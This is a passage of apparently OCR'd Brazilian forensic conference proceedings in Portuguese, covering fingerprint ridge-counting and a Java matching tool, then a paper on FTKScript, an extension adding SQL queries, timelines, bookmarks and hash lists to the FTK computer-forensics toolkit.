- Em Valparaiso, Chile, o sistema Cabezas começou a funcionar em 1927 e harmoniza as definições de Vucetich para sua classificação primária e as de Henry, para contagem de linhas;
- O sistema O'neill, é uma extensão do método de Henry em que todas as linhas das Presilhas são contadas e os Verticilos são tratados como as Presilhas Ulnares. Esta

contagem de linha é feita primeiro entre os dedos da mão direita e posteriormente na mão esquerda;

Como se pode constatar, esta técnica tornou-se fundamental para o arquivamento datiloscópico, tanto nos arquivos de países que seguem o modelo latino de Juan Vucetich, como o anglo-saxão de Edward Richard Henry, tornando-os cada vez mais eficientes na investigação civil e criminal, ao possibilitar a economia de tempo e recursos.

A lupa é o instrumento utilizado pelos Papiloscopistas para executarem a contagem de linhas. Ela possui uma linha que vai do centro a uma de suas extremidades. Tal linha, em homenagem a Francis Galton, é chamada de "Linha de Galton".

De acordo com o Manual de Identificação Papiloscópica do Instituto Nacional de Identificação, a Linha de Galton é uma linha imaginária que tem como ponto de partida o elemento que classifica o delta, e de chegada o centro do núcleo, sempre situado no ápice de uma laçada, no caso das Presilhas ou de uma linha curva, semelhante à inflexão de uma laçada, no caso dos Verticilos.

A Contagem de linhas é o processo de determinação do número de linhas existentes no núcleo das Presilhas e Verticilos. Consiste na contagem de todas as cristas papilares atingidas pela Linha de Galton, com exceção do ponto de partida e do ponto de chegada.


A chegada da Linha de Galton localiza-se na face interna da inflexão que caracteriza o centro do núcleo.

Caso haja mais de uma laçada ou linha curva no centro do núcleo, será tomada aquela que estiver mais próxima do ponto de partida, em número de linhas.

Deve haver sempre um espaço correspondente a um sulco interpapilar entre o ponto de partida da Linha de Galton e a primeira linha contada.

Para efeito de contagem de linhas, toma-se por base a laçada ou a linha curva mais interna, mesmo que apresente um apêndice incidindo sobre a sua inflexão.

Não são consideradas, na contagem de linhas, cristas atrofiadas, representadas por linhas muito finas inseridas entre as cristas normais e delas separadas por sulcos mais estreitos que os demais.



Em qualquer tipo, Presilha ou Verticilo, quando o delta for "branco" ou indeterminado, a Linha de Galton tem como ponto de partida a diretriz basilar, tanto quanto possível no ponto de divergência das diretrizes, de tal forma que essa linha passe junto à diretriz basilar, tangenciando o seu curso em direção ao ponto de chegada, que será a laçada ou a linha curva mais interna.

Nas Presilhas, tanto as Internas como as Externas, toma-se como ponto de partida o elemento que classifica o delta, e de chegada à face interna do ápice da laçada mais interna, permitindo que o arquivo seja subdividido em:


- Grupo 1ou Pequenas: contagem de 1 a 5 linhas;
- Grupo 2: contagem de 6 a 10 linhas;
- Grupo 3: contagem de 11 a 15 linhas;
- Grupo 4: contagem de 16 a 20 linhas;
- Grupo 5: contagem de 21 a 25 linhas;
- Grupo 6: contagem acima de 26 linhas.
-

No caso dos Verticilos, toma-se como ponto de partida o elemento que classifica o delta, à esquerda do observador e, como ponto de chegada, a face interna do ápice da linha curva mais interna, e em algumas subclassificações mais complexas, a inflexão da alça mais interna, como se fosse à inflexão de uma laçada, que estiver mais próxima do ponto de partida, em número de linhas.

Ainda com relação aos Verticilos, eles podem ser classificados com relação ao Nível Déltico:

- Delta Divergente Esquerdo: quando a linha diretriz inferior do delta, à esquerda, constituir-se na terceira ou posterior linha que passar acima do delta à direita do observador;
- Delta Divergente Direito: quando a linha diretriz inferior do delta, à esquerda, constituir-se na terceira ou posterior linha que passar abaixo do delta à direita do observador;

Delta Convergente: quando a linha diretriz inferior do delta, à esquerda, constituir-se na primeira ou segunda linha que passar acima ou abaixo do delta à direita do observador.



Delta Divergente Direito | Delta Divergente Esquerdo | Deltas Convergentes

As aplicações da contagem de linhas vão também além de seu uso específico para subdivisão de arquivos. São elas que, além de outros fatores, levam o Papiloscopista à certeza da afirmativa de identidade entre duas impressões digitais.

Seus estudos podem abalizar pesquisas em várias áreas distintas, como por exemplo, o grau de similaridade que podem existir entre dois datilogramas, como em impressões digitais de gêmeos; estudos da distância entre as cristas papilares e sua aplicação como escala alternativa que subsidie pesquisas em Sistemas AFIS (Automated Fingerprint Identification System) com maior precisão.

2. Ambiente Computacional

O sistema foi desenvolvido em ambienta JAVA com a versão 1.5 com 14 classes específicas para o processamento de imagem de impressão digital como: Countline; Processadorimagem; Line; Digital; JDI; Countline$Jpanelprocessadorline. Todas as funcionalidades do software foram feitas com telas que permitem ao usuário escolher diversos tipos de filtros.

3. Metodologia

O software tem basicamente três etapas de utilização que são: Pré-processamento das imagens; Iniciar tratamento; iniciar procura. Em seguida descrevemos todas as etapas necessárias e os passos necessários para utilização do software. A primeira tela apresenta os botões de Arquivo; Editar; Preparar Matriz; Procurar Par; Origem e Resultado.




Figura 1. Mostra tele inicial do software.

Em seguida temos uma impressão digital lida no botão arquivos e quando a mesma entre no sistema são feitas as funções customizadas de binarizar e esqueletizar de forma automática e colocada na segunda tela no lado direito. O tratamento da imagem é realizado após estas etapas.

Figura 2. Lado esquerdo a imagem original e na direita Imagem tratada.

Na figura 3, podemos verificar várias funções de pré-processamento de imagens que são necessárias neste estudo, como: rotação, contar linha, afinar, binarizar, esqueletizar, realce, histograma e contagem manual. Este último tópico citado é de grande importância para o desenvolvimento dos trabalhos realizados diariamente pela Perícia Papiloscópica.

Figura 3. Mostra as opções de pré-processamento.

.

Na figura 4, mostramos a funcionalidade e **Limite** dentro da opção de **Preparar Matriz**. Esta função permite definir o tamanho da área a ser utilizada para análise da impressão digital.

Figura 4. Mostra o quadro vermelho que define a área de trabalho.

Todo o estudo do algoritmo inicia com a função **Iniciar Tratamento.** Esta função inicia a identificação de cada ponto; bifurcação; Ilhota etc e ser a chamada **CHAVE DÉLTICA ADOTADA PELO INI [1] e [7]**.

Figura 5. Mostra a opção de **Iniciar Tratamento** em **Preparar Matriz**.

Nas figuras 6 e 7, mostramos o resultado da procura das Chaves Délticas. Todas são numeradas e armazenadas de forma que possam ser utilizadas pelo algoritmo de **Procurar Par** que é utilizado logo em seguida no processamento. Especificamente na figura 7, utilizamos a função de zoom+ para se visualizar a identificação e numeração das Chaves Délticas.




Figura 6. Mostra o resultado da função **Inícia**r **Tratamento**.

Como descrevemos anteriormente a figura 7, representa a função de zoom+ nos resultados de **Iniciar Tratamento.** Em uma pequena parte da imagem e os números em azul são às contagem em ordem crescente de Chaves Délticas e a circunferência a ocorrência de cada uma delas.




Figura 7. Mostra a numeração em azul e o posicionamento das Chaves Délticas.

O passo seguinte é de escolher o arquivo a ser iniciado para a procura de pontos que possam ser comparados e procurados em relação à primeira impressão digital.




Figura 8. Mostra a funcionalidade de selecionar arquivos.

Na figura 9, temos tela da escolha do arquivo da impressão digital que deve ser processado e comparado com a primeira impressão digital.




Figura 9. Nesta tela temos a opção de selecionar o arquivo.

Mostramos na tela da figura10, a opção de iniciar o algoritmo de verificação de pontos que são comuns entre as impressões digitais.

Figura 10. Mostramos nesta tela a opção de **Iniciar a Procura**.

Na figura 11, temos as duas impressões digitais que são comparadas por **Par.** A análise é feita ponto a ponto.

Figura 11. Mostra os pontos que são comuns entre as impressões digitais.

Na figura 12, temos o número de pontos que são comuns às duas impressões digitais e o percentual estatístico.

Figura 12. Mostra a comparação entre os pares.

Nos teste foram utilizados dados reais e de banco disponíveis como que são bem descritos e explicados nas seguintes referrências como [2], [3], [4] e [8].

4. Conclusão

O software foi totalmente desenvolvido em Linguagem computacional **JAVA,** o que permite um grande ganho por ser multiplataforma. Também atende às atividades diárias do INI-DITEC/DPF [6], e novas funcionalidades devem ser inseridas. O programa apresenta bom desempenho e em breve pode realizar as consultas e armazenamento de impressões digitais em um Banco de Dados.

Referência

[1] Araújo, M. E. C.. & Pasquali, L. (2007). Datiloscopia: a determinação dos dedos. Brasília, Ed.: L. Pasquali, p. 340.

[2] BIOSTEST: 1998 Euripen Esprit Project N°: 21978(http:www.npl.co.uk/npl/sections/this/biotest/index.html).

[3] C.I. Waston and C. L. Wilson,1992 "NIST Special Database 4, Fingerprint Database". U.S. National Institute of Standards and Tecnology.

[4] C.I. Waston and C. L. Wilson, 1993 "NIST Special Database 14, Fingerprint Database". U.S. National Institute of Standards and Tecnology.

[5] Faulds, H. 1883a. 'The Beautiful in Nature'. *Sunlight* 1 (October 15): 11.

[6] Galton, F. 1891a. 'The patterns in thumb and finger marks.' *Journal of the Anthropological Institute* **20**: 360-1.

[7] Instituto Nacional de Identificação/Departamento de Polícia Federal (1987). Manual de Identificação Papiloscópica. Brasília, DF: Ed. Serviço Gráfico do DPF.

[8] R. Cappelli. A. Erol. Maio and D. Maltoni, 2000 " Symthetic Fingerprint-image Generation", proceedings 15th International Conference on Pattern Recognition (ICPR2000), Barcelona, September.

Antonio Nuno de Castro Santa Rosa. Received the B.S. degree in Mathematics from Federal University of Pará (UFPA), Brazil, in 1984, the M.Sc. degree in Geophysics from Federal University of Pará (UFPA), Brazil, in 1989, The Ph.D. degree in Geophysics from Federal University of Pará (UFPA), Brazil, in 1996, Post Doctoral degree in Applied Computing from National Institute for Space Research (INPE), Brazil, in 2002. He is currently Researcher and Professor at Geosciences Institute at University of Brasilia. He is leader of Automatic Image Interpretation Group of National Research Council - CNPq. interests include image fusion, superresolution, remote sensing and GIS.

Marcos Elias Cláudio de Araújo. Received the B.S. degree in Economy from University Católica of Brasília, in 1990, Extension in System Analisys from University of Brasília (UnB).
He is currently Chief of Identication Criminal and Foreigners Information Division and Substitute Director of Nacional Identification Institute /DITEC/DPF.

Estendendo as funcionalidades do FTK

Bruno Werneck P. Hoelz
Instituto Nacional de Criminalística

***Resumo*—O Forensic ToolKit (FTK), da AccessData, é uma das principais ferramentas em uso no mundo para a realização de perícias em computadores. Apesar de suas diversas qualidades, apresenta algumas limitações como a ausência de uma linguagem para construção de consultas e filtros mais avançados. Para superar algumas dessas limitações, foi desenvolvida uma ferramenta apelidada de FTKScript. Este artigo apresenta suas funcionalidades, limitações e forma de uso integrada ao FTK.**

***Palavras-chave*— computação forense, ferramentas forenses, FTK**

I. Introdução

As ferramentas utilizadas atualmente nos exames periciais de meios de armazenamento computacional como discos rígidos, cartões de memória e mídias óticas apresentam funcionalidades e características distintas. Por tal razão, algumas forças policiais utilizam e recomendam o uso de mais de uma ferramenta com o intuito de complementar as limitações da outra, bem como para assegurar a validade do resultado obtido.

Uma das ferramentas mais utilizadas mundialmente é o Forensic ToolKit [1], da AccessData. Em comparação com o EnCase [2], a principal ferramenta do mercado, apresenta algumas limitações como a ausência de uma linguagem própria para a criação de *scripts*, filtros e consultas. O FTK, no entanto, apresenta uma maior facilidade de uso quando comparado ao EnCase e seu custo, na versão atual, tanto do software quanto do treinamento é significativamente menor. Na impossibilidade de aquisição de uma ferramenta complementar ao FTK, deve-se lidar com as limitações da mesma.

Para superar algumas dessas limitações, foi desenvolvida uma ferramenta, apelidada de `FTKScript`, cujo objetivo é fornecer alguns recursos complementares ao FTK como filtros e consultas, geração automática de *bookmarks*, linha de tempo dos arquivos (*timeline*) e geração rápida de listas de *hashes* (*hash list*). A fig. 1 apresenta a tela principal da ferramenta.

Nas seções seguintes será discutido o funcionamento da ferramenta e das funcionalidades citadas, bem como seu impacto no trabalho com o FTK e suas limitações. A seção dois apresenta o funcionamento geral da ferramenta. A seção três apresenta a criação de consultas. A seção quatro apresenta o recurso de linha de tempo (*timeline*). A seção cinco apresenta a geração automática de *bookmarks*. A seção seis apresenta a geração de conjuntos de hashes (*hash list*) para uso com o filtro de arquivos conhecidos (KFF – *Known File Filter*) do FTK. Finalmente, na seção sete são apresentadas as conclusões deste trabalho, bem como possíveis estudos futuros.




Fig. 1 – Tela principal da ferramenta

II. Funcionamento

Para viabilizar uma ferramenta como o FTKScript, havia duas necessidades principais: trabalhar com as listas de arquivos apresentadas pelo FTK e interagir com o aplicativo, de forma que fosse possível executar os comandos necessários em sua interface.

A solução da primeira necessidade foi utilizar a função "Copy Special" da ferramenta FTK, que permite exportar uma listagem dos arquivos exibidos juntamente com suas propriedades como caminho completo, tamanhos físico e lógico, datas de criação, acesso e modificação, dentre outros. A listagem criada pode ser gravada em um arquivo no formato Microsoft Access (.mdb). A partir desse arquivo, pôde-se trabalhar com a mesma lista de arquivos apresentada no FTK.

A segunda solução foi a utilização de uma linguagem de automação chamada AutoIt [3]. Com ela, pôde-se interagir com a interface do FTK, para a realização das tarefas desejadas como criar *bookmarks*, ignorar arquivos e realizar buscas por palavras-chave.

Para simplificar a criação do arquivo Microsoft Access contendo a lista de arquivos, foi criado um processo automatizado de sincronização, presente na barra de ferramentas do FTKScript, apresentada na fig. 2. Assim, com apenas um clique, os itens exibidos no FTK são exibidos igualmente no FTKScript.

Fig. 2 – Barra de ferramentas

A partir desse ponto, em que os itens exibidos são os mesmos, tem-se início o trabalho no FTKScript. Cabe ressaltar que a sincronização pode ser realizada em qualquer uma das categorias da aba `Overview` do FTK, ou seja, pode-se trabalhar apenas com arquivos de uma determinada categoria como, por exemplo, `Documents` (documentos) ou somente arquivos apagados (`Deleted Files`).

Uma restrição importante é que após a sincronização, a ordem dos itens no FTK não pode ser modificada. Também não podem estar ativos filtros que ocultem arquivos ignorados ou arquivos presentes em *bookmarks*. Isso porque, ao ignorar arquivos ou adicionar arquivos a um *bookmark* por meio do FTKScript, o filtro é ativado e altera o número de itens exibidos, o que por sua vez faz com que a lista de arquivos exibida pelo FTK não corresponda mais à lista exibida pelo FTKScript.

Com relação à distribuição e instalação, o FTKScript é composto de dois executáveis: um aplicativo Windows que contém a ferramenta propriamente dita e um executável contendo comandos do AutoIt para a interação com a interface do FTK. A instalação e distribuição do AutoIt não é necessária.

III. Consultas

A partir do arquivo do Microsoft Access criado pelo FTK, o FTKScript permite realizar consultas SQL sobre qualquer um dos campos disponíveis na listagem dos arquivos do FTK 1.7.

Devido ao grande número de campos e a nomenclatura dos mesmos não ser muito clara, uma interface para simplificar a elaboração de consultas foi criada (fig. 3).

Fig. 3 – Interface para criação de consultas

Nessa tela, todos os campos disponíveis são listados, bem como os operadores aplicáveis àquele tipo de campo. Os campos podem ser de quatro tipos: numéricos, texto, data e lógico. Para cada tipo de campo, a inserção de valores é feita de maneira específica. Um campo do tipo 'Data', tem a seleção de valores em um pequeno calendário, assim como campos de tipo lógico apresentam apenas as opções 'Verdadeiro' ou 'Falso'. Para todos os tipos, a opção 'Vazio' inclui o valor vazio ou nulo na consulta. A opção '{?}' faz com que o valor seja perguntado ao usuário durante a execução da consulta. Há também a seleção da lógica a ser utilizada entre condições: AND ou OR.

Após a criação de uma consulta, a mesma pode ser executada clicando-se no ícone 'Executar' da barra de ferramentas (fig. 2). A lista de arquivos exibe então somente os arquivos que atendem os critérios da consulta, indicando quantos itens estão sendo listados. A consulta também pode ser digitada diretamente na tela principal, no painel 'Código'. A execução sem nenhuma condição, lista todos os itens.

As consultas podem ser salvas clicando-se no ícone 'Salvar' da mesma barra. As consultas são armazenadas no diretório `scripts` do programa e são listadas no painel `Scripts` à esquerda da tela principal (fig. 1). A mesma lógica aplicada às consultas criadas no FTKScript pode ser utilizada nos filtros e condições do EnCase e vice-versa. Como exemplo, o EnCase possui um filtro de nome "Yahoo Web Mail Pages" cuja consulta é definida como:

```
return (!entry.Name().Find("mail.yahoo") ||
!entry.Name().Find("login") ||
!entry.Name().Find("ShowFolder") ||
!entry.Name().Find("ShowLetter") ||
!entry.Name().Find("compose")) &&
!ext.Find("htm");
```

O mesmo filtro pode ser definido no FTKScript pelo código:

```
([File Name] LIKE '%mail.yahoo%' OR
 [File Name] LIKE '%login%' OR
 [File Name] LIKE '%ShowFolder%' OR
 [File Name] LIKE '%ShowLetter%' OR
 [File Name] LIKE '%compose%')) AND
 [Ext] LIKE '%htm%'
```

A principal limitação do FTKScript, neste caso, é a impossibilidade de trabalhar com o conteúdo dos arquivos ou com o resultado do processo de indexação, o que é possível utilizando o EnCase.

É importante observar que usuário não está limitado apenas às classificações de tipos de arquivo e categorias do FTK. Isso porque o FTK lê os oito primeiros bytes dos arquivos em um campo de nome `Header`. Embora nem todos os tipos de arquivo sejam determinados exclusivamente pelos primeiros bytes, é possível utilizá-los para identificar muitos tipos de arquivos que são colocados em categorias como *Other Known Type* (outro tipo conhecido) ou *Unknown Type* (tipo desconhecido).

IV. Linha do tempo

Um dos recursos mais interessantes para o exame pericial é a exibição de uma linha de tempo com a atividade no sistema de arquivos, com base nas datas de criação, modificação ou acesso. Com isso é possível observar padrões de uso do computador ou alterações significativas no sistema de arquivos decorrente da criação de *backups*, atualizações de sistema ou instalações de software. Também é possível observar um intervalo específico de tempo, limitando o escopo

da análise somente aos arquivos necessários.

Os eventos observados no computador também podem ser úteis ao serem correlacionados a acontecimentos externos como chamadas telefônicas ou presença do suspeito no local de um crime [5].




Fig. 4 – Timeline Viewer

A fig. 4 apresenta o recurso de timeline, chamado de `Timeline Viewer`, presente no FTKScript. A fig. 4 ilustra um caso em que são exibidos os arquivos criados no dia 09/04/2007 às 22h30min. A lista na parte inferior da tela apresenta os arquivos e suas propriedades. No caso em questão, todos os arquivos listados estão relacionados a um ponto de restauração criado pela instalação de uma atualização no sistema Microsoft Windows, o que explica a grande atividade no sistema de arquivos observada na data e hora em questão.

O nível de detalhe de data e hora pode ser selecionado no canto superior esquerdo da tela. A data e hora desejadas podem ser informadas nos campos específicos. Inicialmente são apresentados os dados de todos os anos. Com um duplo clique no ano desejado, o nível de detalhe aumenta, exibindo todos os arquivos com data daquele ano divididos por mês e assim sucessivamente. Um duplo clique com a tecla SHIFT pressionada, reduz o nível de detalhe.

É possível gerar uma consulta automaticamente a partir dos arquivos exibidos no Timeline Viewer. A fig. 5 apresenta a consulta gerada pelo Timeline Viewer para os critérios ilustrados na fig. 4.




Fig. 5 – Consulta gerada pelo Timeline Viewer

O Timeline Viewer também pode aproveitar as consultas da janela principal do FTKScript para limitar os arquivos exibidos. Um exemplo prático é a observação da freqüência de uso da Internet em um computador [5]. Para isso, utilizar-se-ia uma consulta limitando os arquivos apenas aos arquivos temporários da Internet ou *cache* dos navegadores. Ao abrir o Timeline Viewer, este exibiria a distribuição no tempo apenas dos arquivos em questão.

Uma das limitações da implementação atual do FTKScript nesse caso está em não trabalhar com as datas encontradas nos e-mails. Isso porque as datas são lidas pelo FTK no formato encontrado na mensagem, que varia com a linguagem e com o fuso-horário do sistema do remetente. Portanto, uma fase de normalização dessas informações seria necessária. Essa é uma possível melhoria futura na ferramenta.

Outra possível melhoria é o agrupamento de eventos baseados nas datas observadas no sistema, conforme apresentado em [4]. Nesse caso a ferramenta poderia agrupar a atividade observada no exemplo da fig. 4 como pertencente a uma atualização do sistema.

V. Criação automática de bookmarks

Os *bookmarks* são categorias criadas pelo usuário do FTK para agrupar arquivos do seu interesse. O agrupamento pode seguir inúmeros critérios com base no tipo do arquivo, na sua localização no disco, na suas datas ou na presença de determinadas palavras-chave em seu conteúdo.

O FTKScript disponibiliza três funcionalidades adicionais ao FTK. Com base nas consultas, apresentadas na seção III, é possível gerar *bookmarks* com os arquivos que atendam ao critério da consulta. O FTK também permite ignorar arquivos, o que também pode ser feito com base nos resultados da consultas. A terceira funcionalidade é a criação de *bookmarks* com base em uma lista de palavras-chave. Essas funcionalidades são apresentadas nas subseções a seguir.

A. Criação de bookmarks com base em consultas

As consultas realizadas com o FTKScript podem ser aproveitadas para gerar automaticamente *bookmarks* contendo os arquivos que atendem os critérios das consultas. Com isso, alguns *bookmarks* podem ser gerados rapidamente.

A criação automática de *bookmarks* a partir de consultas funciona também como uma solução parcial para a forma limitada com que o FTK agrupa seus arquivos. Isso porque o FTK agrupa os arquivos em 12 categorias: documentos, planilhas, bases de dados, imagens, multimídia, mensagens de e-mail, executáveis, arquivos, pastas, espaço livre/não-alocado, outros tipos conhecidos e tipos desconhecidos.

Tal agrupamento não é satisfatório, uma vez que arquivos interessantes do sistema como arquivos de registro, arquivos de impressão e arquivos de miniaturas (thumbs.db) são colocados em categorias pouco expressivas para sua importância. Outro exemplo importante são os arquivos do OpenOffice que por serem classificados com base nos primeiro bytes do arquivo são incluídos na categoria "arquivos" (juntamente com arquivos ZIP), quando o desejado seria a classificação na categoria "documentos".

Portanto, a geração automática de *bookmarks* com base nas

consultas permite chamar a atenção para a presença de determinados arquivos, facilitando a localização deles em meio a dezenas de milhares de itens.

No caso do parágrafo anterior, uma consulta poderia ser elaborada para criar um *bookmark* com base na extensão dos arquivos de documento do OpenOffice: `[Category] = 'Archive' AND [Ext] IN ('ODT, OTT')`. Assim, o usuário tem um retorno rápido da presença ou não de documentos gerados com o OpenOffice, que podem ser desconsiderados incorretamente por não estarem na categoria "Documentos".

Fig. 6 – Criação automática de bookmarks.

Para criar um *bookmark* com base em uma consulta, deve-se salvar a consulta e em seguida incluí-la na lista de execução. Para isso é necessário apenas um duplo clique sobre a consulta desejada no painel `Scripts`. Uma janela contendo as opções de execução é exibida. Nesse caso, a opção é "Criar bookmark". Uma consulta também pode ser restrita apenas a uma das 12 categorias do FTK.

B. Ignorando arquivos com base em consultas

O procedimento para ignorar arquivos com base em consultas é idêntico ao apresentado para a criação de *bookmarks*. A única diferença é a opção "Ação", apresentada na fig. 6, que deve marcar "Ignorar".

C. Listas de execução

Para realizar a criação de *bookmarks* ou ignorar arquivos, uma lista de execução deve ser preparada. A lista é exibida no canto inferior esquerdo da tela principal (fig. 1). Nela são adicionadas todas as consultas com as opções desejadas. A fig. 7 apresenta um exemplo de lista de execução.




Fig. 7 – Exemplo de lista de execução

A barra de ferramentas (fig. 2) contém um ícone "Lista" que permite preparar a lista de execução, salvá-la ou abrir uma lista já existente. Com isso é possível criar listas pré-definidas para o perfil de cada investigação.

Fig. 8 – Preparação da lista de arquivos

O procedimento de preparar a lista (fig. 8) simplesmente gera dois arquivos contendo a lista de arquivos que atenderam aos critérios das consultas. Uma lista contém os arquivos a serem ignorados e a outra os arquivos a serem incluídos nos *bookmarks*. Esses arquivos serão utilizados pelo *script* que interage com a interface do FTK. O *script* é executado ao clicar no ícone 'FTK!' presente na barra de ferramentas (fig. 2). Os resultados são apresentados nas figuras 9 e 10.

Fig. 9 – *Bookmark* gerado pela consulta de arquivos recentes

Fig. 10 – Arquivos ignorados com base em consultas

D. Criação de bookmarks com palavras-chave

A criação de *bookmarks* com base em uma lista de palavras-chave é realizada apenas utilizando a busca indexada (*full-text search*) do FTK. Com o recurso da indexação, as buscas são realizadas instantaneamente, o que permite a criação rápida desses *bookmarks*. O ícone "Keyword" da barra de ferramentas (fig. 2) inicia o procedimento. O usuário deve fornecer um arquivo contendo a lista de palavras-chave a ser utilizada. Para cada uma das palavras-chave fornecidas que apresentar resultados na busca, o FTKScript cria um *bookmark* com os arquivos que contém a palavra. A fig. 11

seguir apresenta o resultado da geração de *bookmarks* a partir de uma lista de palavras-chave.

Fig. 11 – *Bookmarks* gerados a partir de palavras-chave

VI. Geração de *hashsets*

No FTK, um conjunto de *hashes* (ou *hashset*) gerados pelo algoritmo MD5 (*Message Digest 5*) é utilizado para identificar arquivos de interesse ou arquivos a serem ignorados automaticamente. Essa funcionalidade é chamada pelo FTK de KFF (*Known File Filter*) [1] ou filtro de arquivos conhecidos.

O objetivo dessa funcionalidade no FTKScript é fornecer uma maneira rápida de aproveitar os resultados das consultas para a geração de listas de *hashes* que possam ser compartilhadas entre examinadores, permitindo a atualização rápida do conjunto de *hashes* em uso.

Para gerar uma lista de *hashes*, o usuário precisa apenas de clicar na opção 'Hashlist' da barra de ferramentas (fig. 2). Um arquivo separado por vírgulas é então gerado com os *hashes* dos arquivos listados no FTKScript.

Com isso, pode-se gerar um conjunto de *hashes* reduzido, porém com maior eficiência, uma vez que conjuntos muito grandes de *hashes* também geram verificações muito demoradas.

VII. Conclusões

O FTKScript apresenta-se como uma interessante extensão das funcionalidades do FTK, permitindo a realização rápida de diversas consultas, o que pode ajudar a reduzir o tempo de análise dos discos rígidos.

